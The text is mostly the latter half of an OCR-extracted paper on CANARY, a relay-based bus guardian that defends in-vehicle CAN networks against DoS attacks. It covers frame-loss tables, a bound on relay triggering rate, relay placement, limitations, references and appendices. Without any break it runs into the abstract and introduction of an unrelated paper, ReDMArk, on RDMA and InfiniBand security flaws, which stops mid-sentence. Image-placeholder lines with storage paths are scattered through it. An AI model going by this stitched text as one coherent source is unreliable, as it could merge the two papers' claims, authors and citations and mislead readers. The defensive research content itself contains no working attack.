


Figure 16: Message cycle time for a frame that originates on the left-hand side of the network, i.e., ID `0x2F`, on the: original trace (i), left channel (ii), right channel (iii) and histogram distribution on the left (iv) and right (v) channels

careful analysis of the recorded trace with CANARY's Bus Guardian active, we determined that the mean arrival time deviates by less than 1*ms* which should be acceptable for real-time demands.

Figure 16 shows the effect on ID `0x2F` coming from the left-hand side of the network. This ID has a cycle time of 10*ms*, the recorded delays between two consecutive occurrences of the ID is denoted as *dt* in the figures. The effects are minor on the left side of the network, a limited number of frames may be delayed or possibly lost when relays are triggered. But the cycle time remains steadily around 10*ms*. The plot for the right hand side of the network (where the ID is re-sent by the bus guardian) shows that the inter-arrival time may drift from the original 10*ms* to up to 20*ms*. These drifts occur on the right-hand side in case when frames are first lost due to relay triggering and then re-sent from the buffer. By computing the mean arrival time on the right side, we get 10.805*ms* compared to 9.99986*ms* on the left side and 9.99987*ms* on the right side in the original trace. This means that there are not many frames that drift from the expected cycle time of 10*ms* and is consistent with our estimation that

Table 2: Frame loss at various relay trigger rates with adversarial activity (DoS attack) and load-balancing

Buffering	Retransmission	Filter size	Adversary	Relay Rate (s)	LTC	RTC	LFC	RFC	LF%	RF%
None	Load balanced	512	DoS 1ms	0.1	110470	102111	8742	10782	7.9%	10.5%
1 frame	Load balanced	512	DoS 1ms	0.1	119124	112873	57	96	0.05%	0.09%
32 frames	Load balanced	512	DoS 1ms	0.1	119121	112939	0	0	0.0%	0.0%

7 – 10% of the frames require buffered retransmission that causes additional delays.

6.5 Immediate improvements: faster relays, more relays

Faster relays exist[2], e.g., solid state relays that operate in the $0.5-1ms$ range are common and have a higher life expectancy since they have no mechanical parts. But even the off-the-shelf relays that we used in the experiments ($5ms$ operation time) proved highly effective and eventually led to 0% frame loss. In case of the load-balancing algorithm, i.e., the worst case for an attack, the $100ms$ triggering rate results in little or no errors at all ($5ms$ out of $100ms$ means that relays impede a maximum of 5% from the total bus time). We now determine the theoretical upper-bound for the relay triggering rate based on relay operating time and bus parameters.

Maximum relay triggering rate. Since the bus is temporarily unavailable during the relay operation time (less than $5ms$ with the relays that we used), all frames that are scheduled for sending during this period will be automatically re-sent when the bus becomes available. We determined a theoretical upper-bound for the rate at which the relays can be triggered λ_{relay} depending on the relay operating time t_{relay}, frame arrival rate λ_{bus} and frame time t_{frame} as follows:

$$\lambda_{relay} \leq \frac{1-\lambda_{bus}\times t_{frame}}{t_{relay}}$$

The relation follows from the fact that for any fixed time interval T the bus has to be available to accommodate $\lambda_{bus}\times T$ frames. But during this period the bus will be unavailable for $\lambda_{relay}\times T\times t_{relay}$. This leads to the following condition $T-\lambda_{relay}\times T\times t_{relay}\geq\lambda_{bus}\times T\times t_{frame}$ which divided by T gives the upper bound for λ_{relay}. As a practical example, for a 500Kbps bus, setting $t_{frame}=200\mu s$, i.e., the average time of a CAN frame, and $\lambda_{bus}=2000$ fps, i.e., the usual 50% busload, having $t_{relay}=5ms$ we get $\lambda_{relay}=120$. That is, the relays can be triggered at $8.3ms$ cycles without losing frames on the bus. The upper side of Figure 17 summarizes these results by depicting the rate λ_{relay} as a function of relay operation time t_{relay} for a 500Kbps bus with $t_{frame}=200\mu s$. The lower side of Figure 17 extends this depiction for a frame arrival rate from 500 up to 4000 frames (a 50% bus-load for the highest CAN data-rate, i.e., 1Mbps). This is a theoretical bound, in practice,

[2] https://www.ni.com/ro-ro/innovations/white-papers/06/how-to-choose-the-right-relay.html




Figure 17: Maximum relay triggering rate λ_{relay} as function of relay operation time t_{relay} (up) and λ_{relay} as function of relay operation time t_{relay} and frame arrival rate λ_{bus} (down)

the CAN controller (or the upper-layer software) must be able to buffer frames in order to cope with the relay rate.

Adding more relays. Given the nature of in-vehicle networks, it is expected that adversaries will use predictable locations as entry points, e.g., the OBD port, the infotainment or telematics units, etc. Consequently, a small number of relays can be conveniently placed at key locations on the bus. However, for a comprehensive treatment, we cannot exclude the scenario where an adversary taps the bus at random locations. In this case adding more relays may increase the chances to isolate the intruder if he is unaware of the exact topology. The complexity of interwinding the relays with the ECUs increases exponentially. Concretely, for k controllers and n relays the number of placements corresponds to the number of $k+1$ *compositions* of integer n (the composition of an integer is a way of writing it as a sum of exactly k positive integers). Indeed, assuming that the relays can be placed anywhere, to the left and right of each ECU, there are $k+1$ bus segments starting from the left side of the first ECU, i.e., the first bus segment, to the right side of the last ECU, i.e., the $k+1$ bus segment. The number of k compositions of an integer n is given by the binomial coefficient $\binom{n-1}{k-1}$ and thus




Figure 18: Relay placements for $n = 8..12$ relays on a $k \in \{4,6,8\}$ ECU network (up) and possible placements given $n \in [1,12]$ and $k \in [1..8]$ (down)

there are $\binom{n-1}{k}$ placements for n relays on the segments of a bus with k controllers. The upper side of Figure 18 shows the number of possible placements in a network with $k \in \{4,6,8\}$ controllers for $n = 8..12$ relays. The number quickly increases to 500 possible placements for 12 relays. The lower side of Figure 18 shows the number of possible placements as a function of the number of ECUs 1..8 and number of relays 1..12. The interwinding options quickly reach the order of several hundreds.

6.6 Further analysis: intermittent adversaries and multiple adversaries

Intermittent intrusions. Due to the efficient binary search, an intruder can be localized in roughly $\log_2(n)$ packets that are recognized by the filter as intrusions. An intruder may try to mount a low-rate attack or even send attack frames intermittently in order to avoid detection. If adversarial frames do not occur at some fix cycle time but occur independently in time (unaffected by each other), we can use the Poisson distribution to model the occurrence of at least one adversarial frame in a specific time interval T. That is, assuming that the time of occurrence for adversary frames follow a Poisson distribution with mean arrival rate λ_{adv} frames per second, the probability that k adversary frames occur in time T is:

$$\Pr[k] = \frac{(\lambda_{adv} \times T)^k e^{-\lambda_{adv} \times T}}{k!}$$

The probability to receive at least one adversary frame in time T immediately follows as $p_1 = 1 - Pr[0]$. This probability increases exponentially. Figure 19 depicts p_1 in relation with filtering time $T \in [0.010, 2]$ and $\lambda_{adv} \in [1, 10]$. An arrival rate of 10 frames per second corresponds to a $100ms$ cycle time which is a slow cycle time for in-vehicle network, cycle times usually go as low as $10ms$. But even if the adversary frames arrive at an average of 1 fps, the probability to receive one adversarial frame in $T = 4s$ is quite high at 98.16%. Parameter T can tuned in the localization algorithm, i.e., Algorithm 1, according to specific needs.




Figure 19: Probability to receive at least one adversarial frame p_1 during filtering time T at adversary rate λ_{adv}

Multiple adversaries. Our defense mechanism was designed to address a single adversary (or compromised unit) that taps the bus. We believe that this scenario covers most practical needs, but indeed, it may happen for adversaries to be present at multiple locations. For example, if adversaries are present at the two bus ends they may evade the localization mechanism since the attack comes from both sides of the bus and they may further cause a full DoS. As a direct extension to CANARY, to address this, we can add new transceivers to the bus as suggested in Figure 20. This would allow monitoring individual segments and removing them from the bus if needed, i.e., the Bus Guardian can disconnect any of the nodes in Figure 20 and individually monitor any of the nodes. However, this solution will increase the wiring complexity and implementation costs which may be unnecessary for most practical needs. A decision on the correct trade-off would require further investigations which due to obvious space constraints are unsuitable for the current work.




Figure 20: A multiple adversary scenario and multi-transceiver Bus Guardian

6.7 Remaining challenges and limitations

While our work is the first to propose an effective mechanism for defending the CAN bus against DoS attacks, the solution that we envision has several limitations which we now enumerate and leave as potential future work.

Re-certification and costs. Relays with automotive certification are common, in fact relays have been used inside cars long before the CAN bus. The topology induced by our modifications is still a bus compliant to ISO 11898 which should make certification feasible. Of course, certification will call for additional investigations on various issues, e.g., electromagnetic compatibility, which are out of reach for a first research communication. Porting the solution will induce additional costs related to wiring and components, i.e., the wires, relays, resistors and the bus guardian. However, the relay-resistor pairs should be placed only at critical positions around ECUs that can be easily corrupted or ports that are easy to access so that they can be isolated from the network. CAN buses usually connect less than a dozen ECUs, buses with 2-8 ECUs are common, and thus a dozen relays or so may be sufficient. The length of a CAN bus wire is typically between 3-15 meters and CANARY will require an amount of cable equal to the length of the bus to tap the two bus ends, one control wire and one power supply wire for each relay-resistor pair. At a minimum, CANARY may require similar modifications to existing after-market car access control systems, e.g., remote start-stop systems, that are connected to the CAN bus which hosts the electronic immobilizer of the car (usually the body control module) and which may also add relays to each door to facilitate remote access. By using relays, CANARY can disconnect (upon intrusions) the OBD port or the infotainment unit which are not vital for the car to function anyway. Due to physical difficulties in accessing random points of the in-vehicle wiring, adversaries will likely use predictable locations as entry points which can be efficiently protected by a small number of relays. Porting the full scale CANARY mechanism would indeed require more complex wiring. But according to recent estimates from the industry [13], common cars already have around 2.2 km of wires that connect 100 sensors and control units. Compared to these, CANARY should call only for a small additional fraction.

Further experiments. Our experimental model would greatly benefit from testing in a car-on-bench setup. The collected in-vehicle traffic that we use in the experiments perfectly mimics the behaviour of the bus from the real car but it is hard to predict the behaviour of the physical vehicle under an attack or when the active defense mechanism is triggered. Such tests will be particularly necessary if CANARY is placed behind some safety-critical subsystems and this type of evaluation would be required in case of re-certifications. Finally, a powerful attacker that has full knowledge of the car topology (including the wiring of the active defense mechanism) and which can tap the bus at any random location (possibly even in more than one location at the same time) would be extremely difficult or impossible to stop by the mechanism. In this respect, a systematic evaluation of all attacker entry points inside vehicles may provide better insights on the correct placement of the active relays.

Further applications of the proposed mechanism outside the automotive domain in areas where the CAN bus is also in use, e.g., industrial control systems, avionics, etc., may be also considered as future challenges.

7 Conclusion

Due to its bus topology and ID-oriented arbitration, the CAN bus remains vulnerable to message injections and in particular to DoS attacks. While cryptography can stop malicious messages from being accepted by legitimate nodes, it provides no solution against DoS attacks. The procedure presented in our work may help in this respect. Isolating the intruder and filtering/redirecting traffic provides an efficient mechanism that prevents the adversary from gaining full control over the bus. Since relays are cheap and the proposed algorithms easy to implement, there should not be many practical constraints in implementing the proposed solution or at least part of it. The relays that we use have an operation time of $5ms$ and changing them to faster solid-state relays will bring even better performances. Even with the relays from our setup, the frame-loss was reduced to zero by buffering frames during retransmissions. Notably, the relay action on the bus causes no frame loss since the clever error control mechanism of CAN sets room for transmitting the frames until the acknowledgement bit confirms successful reception. The few frames that were lost in our experiments were due to overlaps during retransmissions and the issue was solved by a rather small software buffer. The results from our experiments are on a real-world in-vehicle trace that was ported to our laboratory setup which proves the feasibility of practical use inside vehicles. While there are many works that focus on detecting intrusions on the CAN bus, there is still much work to be done in designing systems that can effectively prevent such intrusions. We hope that our work paves the way towards developing such systems.

Acknowledgments

We are grateful to the anonymous referees for their comments which helped us to improve our work. This work was supported by a grant of Ministry of Research and Inovation, CNCS-UEFISCDI, project number PN-III-P1-1.1-TE-2016-1317, within PNCDI III (2018-2020). http://www.aut.upt.ro/~bgroza/projects/presence/.

References

[1] Emad Aliwa, Omer Rana, Charith Perera, and Peter Burnap. Cyberattacks and countermeasures for in-vehicle networks. *arXiv preprint arXiv:2004.10781*, 2020.

[2] AUTOSAR. *Specification of Secure Onboard Communication*, 4.3.1 edition, 2017.

[3] Burton H Bloom. Space/time trade-offs in hash coding with allowable errors. *Communications of the ACM*, 13(7):422–426, 1970.

[4] Mehmet Bozdal, Mohammad Samie, Sohaib Aslam, and Ian Jennions. Evaluation of can bus security challenges. *Sensors*, 20(8):2364, 2020.

[5] Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, Tadayoshi Kohno, et al. Comprehensive experimental analyses of automotive attack surfaces. In *USENIX Security Symposium*. San Francisco, 2011.

[6] Kyong-Tak Cho and Kang G Shin. Error handling of in-vehicle networks makes them vulnerable. In *Proc. ACM SIGSAC Conference on Computer and Communications Security*, pages 1044–1055. ACM, 2016.

[7] Kyong-Tak Cho and Kang G Shin. Fingerprinting electronic control units for vehicle intrusion detection. In *25th USENIX Security Symposium*, 2016.

[8] Wonsuk Choi, Kyungho Joo, Hyo Jin Jo, Moon Chan Park, and Dong Hoon Lee. Voltageids: Low-level communication characteristics for automotive intrusion detection system. *IEEE Transactions on Information Forensics and Security*, 2018.

[9] Tsvika Dagan and Avishai Wool. Parrot, a software-only anti-spoofing defense system for the can bus. *ESCAR EUROPE*, page 34, 2016.

[10] Stabili Dario, Marchetti Mirco, and Colajanni Michele. Detecting attacks to internal vehicle networks through hamming distance. In *IEEE Intl. Annual Conference-Infrastructures for Energy and ICT (AEIT)*, 2017.

[11] H. Giannopoulos, A. M. Wyglinski, and J. Chapman. Securing vehicular controller area networks: An approach to active bus-level countermeasures. *IEEE Vehicular Technology Magazine*, 12(4):60–68, Dec 2017.

[12] B. Groza and P. Murvay. Efficient intrusion detection with bloom filtering in controller area networks. *IEEE Transactions on Information Forensics and Security*, 14(4):1037–1051, April 2019.

[13] Ulrike Hoff and Dan Scott. Challenges for wiring harness development. *CAN Newsletter*, pages 14–19, 2020.

[14] Tobias Hoppe, Stefan Kiltz, and Jana Dittmann. Security threats to automotive can networks–practical examples and selected short-term countermeasures. In *International Conference on Computer Safety, Reliability, and Security*, pages 235–248. Springer, 2008.

[15] Abdulmalik Humayed and Bo Luo. Using id-hopping to defend against targeted dos on can. In *1st International Workshop on Safe Control of Connected and Autonomous Vehicles*, page 19–26. ACM, 2017.

[16] R. Kurachi, Y. Matsubara, H. Takada, N. Adachi, Y. Miyashita, and S. Horihata. CaCAN - centralized authentication system in CAN (controller area network). In *14th Intl. Conf. on Embedded Security in Cars (ESCAR)*, 2014.

[17] Hyunsung Lee, Seong Hoon Jeong, and Huy Kang Kim. Otids: A novel intrusion detection system for in-vehicle network by using remote frame. In *Procedings of PST (Privacy, Security and Trust)*, 2017.

[18] Mirco Marchetti, Dario Stabili, Alessandro Guido, and Michele Colajanni. Evaluation of anomaly detection for in-vehicle networks through information-theoretic algorithms. In *Research and Technologies for Society and Industry Leveraging a better tomorrow (RTSI)*, pages 1–6. IEEE, 2016.

[19] Tsutomu Matsumoto, Masato Hata, Masato Tanabe, Katsunari Yoshioka, and Kazuomi Oishi. A method of preventing unauthorized data transmission in controller area network. In *Vehicular Technology Conference (VTC Spring), 2012 IEEE 75th*, pages 1–5. IEEE, 2012.

[20] Charlie Miller and Chris Valasek. A survey of remote automotive attack surfaces. *Black Hat USA*, 2014.

[21] Pal-Stefan Murvay and Bogdan Groza. Dos attacks on controller area networks by fault injections from the software layer. In *Proceedings of the 12th International Conference on Availability, Reliability and Security*, ARES '17, pages 71:1–71:10. ACM, 2017.

[22] Michael Müter and Naim Asaj. Entropy-based anomaly detection for in-vehicle networks. In *Intelligent Vehicles Symposium (IV)*, pages 1110–1115. IEEE, 2011.

[23] R. Obermaisser and R. Kammerer. A router for improved fault isolation, scalability and diagnosis in can. In *2010 8th IEEE International Conference on Industrial Informatics*, pages 123–129, July 2010.

[24] Andrea Palanca, Eric Evenchick, Federico Maggi, and Stefano Zanero. A stealth, selective, link-layer denial-of-service attack against automotive networks. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 185–206. Springer, 2017.

[25] H. Sivencrona, T. Olsson, R. Johansson, and J. Torin. Redcan/sup tm/: simulations of two fault recovery algorithms for can. In *10th IEEE Pacific Rim Intl. Symposium on Dependable Computing*, pages 302–311, 2004.

[26] Daisuke Souma, Akira Mori, Hideki Yamamoto, and Yoichi Hata. Counter attacks for bus-off attacks. In *International Conference on Computer Safety, Reliability, and Security*, pages 319–330. Springer, 2018.

[27] Sasu Tarkoma, Christian Esteve Rothenberg, and Eemil Lagerspetz. Theory and practice of bloom filters for distributed systems. *IEEE Communications Surveys & Tutorials*, 14(1):131–155, 2011.

[28] Adrian Taylor, Nathalie Japkowicz, and Sylvain Leblanc. Frequency-based anomaly detection for the automotive can bus. In *World Congress on Industrial Control Systems Security (WCICSS)*, pages 45–49. IEEE, 2015.

[29] Haohuang Wen, Qi Alfred Chen, and Zhiqiang Lin. Plug-N-Pwned: Comprehensive vulnerability analysis of OBD-II dongles as a new over-the-air attack surface in automotive IoT. 2020.

[30] Marko Wolf, André Weimerskirch, and Christof Paar. Security in automotive bus systems. In *Workshop on Embedded Security in Cars*. Bochum, 2004.

[31] W. Wu, R. Kurachi, G. Zeng, Y. Matsubara, H. Takada, R. Li, and K. Li. IDH-CAN: A Hardware-Based ID Hopping CAN Mechanism With Enhanced Security for Automotive Real-Time Applications. *IEEE Access*, 6:54607–54623, 2018.

[32] Leiming Zhang, Yong Lei, and Qing Chang. Intermittent connection fault diagnosis for can using data link layer information. *IEEE Transactions on Industrial Electronics*, 64(3):2286–2295, 2016.

[33] Leiming Zhang, Fan Yang, and Yong Lei. Tree-based intermittent connection fault diagnosis for controller area network. *IEEE Transactions on Vehicular Technology*, 68(9):9151–9161, 2019.




Figure 21: Oscilloscope plot of incoming frames during relay action

Appendix A - Testing relay impact on legitimate bus traffic

To get a baseline on performance, we first consider testing the relays and filtering mechanism in the absence of the adversary, i.e., in case of an adversary-free bus. Table 3 provides a summary of the frame loss due the action of relays with or without filtering in terms of: left transmitted count (LTC), left failed count (LFC), right transmission count (RTC) and right failed count (RFC). There is a slight increase of 1%-2% on the frame loss from the right side which can be explainable by possible differences in the relay blocks and slight asymmetries in the network traffic. Frame loss is not due to the relay actions but because of the buffering, i.e., the Bus Guardian does not manage to send frames as quickly as they arrive from one side to another. We solve this by proper buffering of incoming frames. Surprisingly, a 1 frame buffer reduces the frame loss to under 1%. For the case of a DoS attack at 1ms, as show in our experiments, a 32 frame buffer is needed. A buffer of this size is also sufficient for the adversary free bus as it reduces the number of lost frames to 0. The frame loss when using the Bloom filters is almost identical to the case in which no filtering is used, proving that filters don't affect performance. Triggering the relays will cause a brief disturbance on the bus and frames transmitted during this short period will be affected. Figure 21 depicts the effect of switching the relays on the bus. According to the data-sheet, the relays that we use have an operation time of 5*ms*, but as the plots show the actual time during which the bus is unavailable is much less, i.e., around 1.5*ms*. Conveniently, frames that are destroyed during relay switching are automatically retransmitted thanks to the clever design of CAN. Concretely, the sender node will get a transmission error and then automatically re-attempt to send the frame on the bus until it succeeds. The error counters are kept within acceptable margins as discussed next.

Impact on REC and TEC counters. Figure 22 shows the evolution of REC and TEC counters during 100*ms* and 1*s* relay triggering rate on one of the channels (the other channel looks identical). In both cases, the counters increase to at most 50 which keeps them in the Error Active state, i.e., the normal state of CAN nodes. There is still much room ahead until the Error Passive state (in which the nodes are still able to communicate but will not signal errors) and the counters are very far from the Bus off state. Nonetheless, the

Table 3: Frame loss at various relay trigger rates and buffer sizes without adversarial activity

Buffering	Retransmission	Filter size	Adversary	Relay Rate (s)	LTC	RTC	LFC	RFC	LF%	RF%
None	None	None	none	0.1	113673	106356	6856	8522	6.0%	8.0%
1 frame	Single side	1024	none	0.1	120333	114291	344	246	0.28%	0.22%
32 frames	Single side	1024	none	0.1	120687	114559	0	0	0.0%	0.0%

counters quickly decrease on the next successful transmissions/receptions so disturbances are short-lived and have little effects on the ECUs. We have also tried to trigger the relays at 10*ms* and the nodes still remained in the Error Active state while counters rarely increased up to 80.




Figure 22: Evolution of REC and TEC counters with relays triggered at 100*ms* (i) and 1*s* (ii)

Appendix B - Further validations with a CANoe car simulation

The first attacks on the vehicular CAN buses were demonstrated by Hoppe et al. [14] as early as 2008 by using a CANoe simulation linked to a few car components on a bench. As an additional validation for the proposed solution, we use an existing car simulation from CANoe and show that (unsurprisingly) a DoS attack will completely halt all car functions while CANARY is able to fully alleviate the attack.

Figure 23 shows the default CAN demo from CANoe. Five IDs are broadcast related to car ignition, engine, ABS and gearbox having cycles of 20*ms* (for the ignition) and 50*ms* for the rest. Figure 24 (i) shows the plots with the recorded signals from the car in case of normal traffic. Then we mount a full DoS on the bus and in Figure 24 (ii) we show the effects: the entire bus is locked and incoming signals halt, i.e., the current value remains the last of the received values (which is incorrect). Then in Figure 24 (iii) with 50*ms* load-balancing the signals are almost identical to the adversary free bus. While there is still a long road ahead from this simulator




Figure 23: An existing in-vehicle CAN demonstration from CANoe

to a real-world demonstration, this at least proves that the attacks can be efficiently mitigated by CANARY within the simulation.




Figure 24: CAN bus signals as interpreted by the CANoe car simulator in case of: (i) normal traffic, (ii) full DoS and (iii) load-balancing at 50*ms*

ReDMArk: Bypassing RDMA Security Mechanisms

Benjamin Rothenberger,* Konstantin Taranov,* Adrian Perrig, and Torsten Hoefler
Department of Computer Science, ETH Zurich

Abstract

State-of-the-art remote direct memory access (RDMA) technologies such as InfiniBand (IB) or RDMA over Converged Ethernet (RoCE) are becoming widely used in data center applications and are gaining traction in cloud environments. Hence, the security of RDMA architectures is crucial, yet potential security implications of using RDMA communication remain largely unstudied. ReDMArk shows that current security mechanisms of IB-based architectures are insufficient against both in-network attackers and attackers located on end hosts, thus affecting not only secrecy, but also integrity of RDMA applications. We demonstrate multiple vulnerabilities in the design of IB-based architectures and implementations of RDMA-capable network interface cards (RNICs) and exploit those vulnerabilities to enable powerful attacks such as packet injection using impersonation, unauthorized memory access, and Denial-of-Service (DoS) attacks. To thwart the discovered attacks we propose multiple mitigation mechanisms that are deployable in current RDMA networks.

1 Introduction

In recent years, numerous state-of-the-art systems started to leverage remote direct memory access (RDMA) primitives as a communication mechanism that enables high performance guarantees and resource utilization. Deployments in public clouds, such as Microsoft Azure and IBM Cloud, are becoming available and an increasing number of systems make use of RDMA for high-performance communication [8,11,18,28]. However, the design of RDMA architectures is mainly focused on performance rather than security. Despite the trend of using RDMA, potential security implications and dangers that might be involved with using RDMA communication in upper layer protocols remain largely unstudied. For example, RFC 5042 [30] analyzes basic security issues and potential attacks in RDMA-based implementations, but lacks an in-depth analysis of state-of-the-art RDMA architectures and implementations.

*These authors contributed equally to this work.

Current RDMA technologies include multiple plaintext access tokens to enforce isolation and prevent unauthorized access to system memory. As these tokens are transmitted in plaintext, any entity that obtains or guesses them can read and write memory locations that have been exposed by using RDMA on *any machine* in the network, compromising not only secrecy but also integrity of applications. To avoid compromise of these access tokens, RDMA architectures rely on isolation and the assumption that the underlying network is a well-protected resource. Otherwise, an attacker that is located on the path between two communicating parties (e.g., bugged wire or malicious switch) can eavesdrop on access tokens of bypassing packets.

Unfortunately, encryption and authentication of RDMA packets (e.g., as proposed by Taranov et al. [36]) is not part of current RDMA specifications. While IPsec transport recently became available for RoCE traffic, the IPsec standard does not support InfiniBand traffic. Furthermore, application-level encryption (e.g., based on TLS) is not possible since RDMA operations can be handled without involvement of the CPU. As TLS cannot support purely one-sided communication routines, the applications would need to store packets in a buffer before decryption, completely negating RDMA's performance advantages. We discuss these potential mitigation techniques to secure RDMA in more detail in §7.3.

In this work, we analyze current security mechanisms of RDMA architectures based on InfiniBand (IB) such as native InfiniBand and RDMA over converged Ethernet (RoCE) versions 1 and 2. ReDMArk reveals multiple vulnerabilities and flaws in the design of InfiniBand, but also in implementations of several RDMA-capable network interface cards (RNICs) by Mellanox and Broadcom. These vulnerabilities enable powerful attacks on RDMA networks, such as unauthorized memory access or breaking of existing connections based on packet injection. To show the feasibility of the discovered attacks in practice, we implemented an attack framework, that is able to inject bogus packets into the network and impersonate other endpoints to corrupt the memory state of remote endpoints. For each of the discovered attacks, we discuss potential

